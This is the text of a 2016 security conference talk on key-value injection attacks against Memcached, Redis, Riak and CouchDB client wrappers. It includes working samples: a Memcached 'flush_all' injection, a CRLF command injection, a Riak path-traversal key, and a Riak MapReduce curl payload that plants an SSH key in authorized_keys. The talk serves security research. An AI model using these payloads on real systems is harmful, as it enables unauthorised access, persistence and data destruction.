Key-Value injections

Ivan Novikov, @d0znnp
Wallarm

Singapore, 24/03/2016

About

@d0znpp (twitter, facebook, etc.)

- Web application security researcher since 2003
- Author of “Server Side Request Forgery Bible” (http://bit.ly/SSRF_bible)
- Bug hunter rewarded by Facebook, Google, Nokia, ...
- Wallarm CEO (https://wallarm.com)

Background

BlackHat 2014. New Page of Injections Book: Memcached Injections https://www.blackhat.com/docs/us-14/materials/us-14-Novikov-The-New-Page-Of-Injections-Book-Memcached-Injections-WP.pdf

In short the conclusion was it's possible to inject arbitrary memcached instructions (set, get, flush_all, etc.) into key names

?sessid=3777e628c...%0aflush_all%0a

Background

BlackHat 2014. New Page of Injections Book: Memcached Injections https://www.blackhat.com/docs/us-14/materials/us-14-Novikov-The-New-Page-Of-Injections-Book-Memcached-Injections-WP.pdf

```php
<?php
$m = new Memcached();
$m->addServer('localhost', 11211);

$m->set(str_repeat("a",251),"set
injected 0 3600 10\r\n1234567890",30);
?>
```

In this example, the syntax of the protocol is violated, as the key length is longer than 250 bytes.

Background

ElasticSearch injection at Facebook. $1000

http://www.slideshare.net/IvanNovikov5/dcm8-elastic-search


“ } { could break JSON

Key-Value databases

- Memcache (my previous talk at BlackHat USA 2014)
- MemcacheDB
- Redis
- Riak
- CouchDB
- ...


Are databases vulnerable?

This is another layer than in SQL injection case



Are databases vulnerable?

No! Just wrappers between key-value databases and application layer



How can I rapidly migrate from SQL injections to key-value (noSQL injections)?

- Quotes -> \r\n ../
- SELECT -> get
- INSERT -> set
- Max key length

limited (256b - 512Mb). Type Ax512 to catch 5xx

How to fuzz

- set(“key-”.[0x00-0xff],”data”) fuzzer to find anomalies
- set(“key-”.[0x00-0xff][0x00-0xff],”data”)
- Max key length fuzzer
- ../ probes in case of REST API

Dockers available! https://github.com/wallarm/researches/tree/master/key-value-injections

Redis

- RESP - plain/text protocol
- `\r\n` delimiters
- Different implementations
  - `set aaa bbb` - potential injectable (a.k.a “inline commands”)
  - `*3 $3 set $1 a $2 bb` - safe (used by all wrappers `;(`)
- Lua scripting engine inside (sandboxed, bypassed recently http://benmmurphy.github.io/blog/2015/06/04/redis-eval-lua-sandbox-escape/)
- File writing functions: CONFIG SET DIR/DBFILENAME https://packetstormsecurity.com/files/134200/Redis-Remote-Command-Execution.html

Redis

- 8 PHP wrappers
- 11 Python wrappers
- 4 Lua wrappers
- Without results. All of them are using bulk strings ($10 1234567890)
- Max key length trick doesn’t work because Redis closes socket after error

```
1167            ok = string2ll(c->querybuf+pos+1,newline-(c->querybuf+pos+1),&ll);
1168            if (!ok || ll < 0 || ll > 512*1024*1024) {
1169                addReplyError(c,"Protocol error: invalid bulk length");
1170                setProtocolError(c,pos);
1171                return C_ERR;
1172            }
```

Redis


http://matthieukeller.com/2015/04/ctf-ndh-qualifications.html

We replace the username with `admin\x0A\x0D` in order to finish the command and obtain :

```
spl3en@box:~$ python SecureAuthClient.py
[~] Server sent challenge :
OFJUOFLbDdR49FHeNMUH4FX7VFIUPxiASDKIaXpZvtIELU3Yo333ICcUmIZFfVWB !
[+] Auth data : AUTH username
|e72fd1858578774bfbee00196992db55f76978337460 53a2390a73f4616c60da
[~] Sending auth packet...
[+] Welcome -ERR unknown command ':name' we are verifying your password...
[-] Bad password or authentification error... !
```

Redis


- But! We can store try to store serialized strings as strings.
- And how wrapper can understand in this case that originally we wrote a string, not a serialized data? :) Nohow. Look at the same results:



Riak

- HTTP
  - REST API
  - Used by original wrapper (https://github.com/basho/riak-php-client)
- Protocol Buffers
  - Binary protocol
  - Used by php-riak wrapper (https://github.com/php-riak/php_riak)
- No scripting engines
- Search engine based on Apache Solr
- MapReduce with JS (deprecated) and Erlang engines (https://aphyr.com/posts/224-do-not-expose-riak-to-the-internet)

Riak


$node = (new Node\Builder)
->atHost('127.0.0.1')
->onPort(8098)
->build();
$riak = new Riak([$node]);
$customersBucket = new Riak\Bucket('Customers');
$x = (new Command\Builder\FetchObject($riak))
->atLocation(new Location("../what-are-you-doing/../../", $customersBucket))
->build()->execute()->getObject()->getData();
Riak
HTTP
REST API

Riak

https://aphyr.com/posts/224-do-not-expose-riak-to-the-internet

```
curl -X POST -H "content-type: application/json" \
  http://databevy.com:8098/mapred --data @-<<\EOF
{"inputs": [ ["everything_you_can_run", "i_can_run_better"] ],
 "query": [
   {"map": {
     "language": "javascript",
     "source": "
       function(v) {
         // "/tmp/evil.erl"
         return [47,116,109,112,47,101,118,105,108,46,101,114,108];
       }
     "
   }}, {"reduce": {
     "language": "erlang",
     "module": "file",
     "function": "write_file",
     "arg": "
SSHDir = os:getenv(\"HOME\") ++ \"/.ssh/\".\n
SSH = SSHDir ++ \"authorized_keys\".\n
filelib:ensure_dir(os:getenv(\"HOME\") ++ \"/.ssh/\").\n
file:write_file(SSH, <<\"ssh-rsa SOME_PUBLIC_SSH_KEY= Fibonacci\\n\">>).\n
file:change_mode(SSHDir, 8#700).\n
file:change_mode(SSH, 8#600).\n
file:delete(\"/tmp/evil.erl\").
"
   }}
```

CouchDB

- HTTP
  - REST API
- JavaScript sandboxed engine
- POST /_replicate provide SSRF calls

CouchDB. PHP. settee

https://github.com/inadarei/settee/blob/aecedc977b5ce0e6a1af34852a5d99a264570281/src/classes/SetteeDatabase.class.php#L69

```
292     private function safe_urlencode($id) {
293       //-- System views like _design can have "/" in their URLs.
294       $id = rawurlencode($id);
295       if (substr($id, 0, 1) == '_') {
296         $id = str_replace('%2F', '/', $id);
297       }
298       return $id;
299     }
```


CouchDB. PHP. Chill

https://github.com/Block8/Chill/blob/master/Chill/Client.php

```php
225     public function put($documentId, array $doc)
226     {
227         $context = array('http' => array());
228 
229         $context['http']['method'] = 'PUT';
230         $context['http']['header'] = 'Content-Type: application/json';
231         $context['http']['content'] = json_encode($doc);
232 
233         $rev = isset($doc['_rev']) ? '?rev=' . $doc['_rev'] : '';
234         list($status, $response) = $this->sendRequest(urlencode($documentId) . $rev, $context);
235 
```

```php
102     public function getView($design, $view, $key = null, $params = array())
103     {
104         $query = $this->processViewParameters($params);
105 
106         $url = '_design/' . $design . '/_view/' . $view . '?' . implode('&', $query);
107 
```

CouchDB. Like ElasticSearch



Conclusions

- REST API doesn’t provide us to change HTTP method. We can use only GET/POST/PUT from original request. But have no chance to change it for DELETE for example (sometimes it’s possible to inject new HTTP request in row socket but really rare).
- Build-in commands sometimes provides file writes, not so good sandboxed code and SSRF
- Wrappers can deserialize data by themselves
    - TODO - inject Java Invoker exploit into key-value database

Thanks!

@wallarm, @d0znpp

https://github.com/wallarm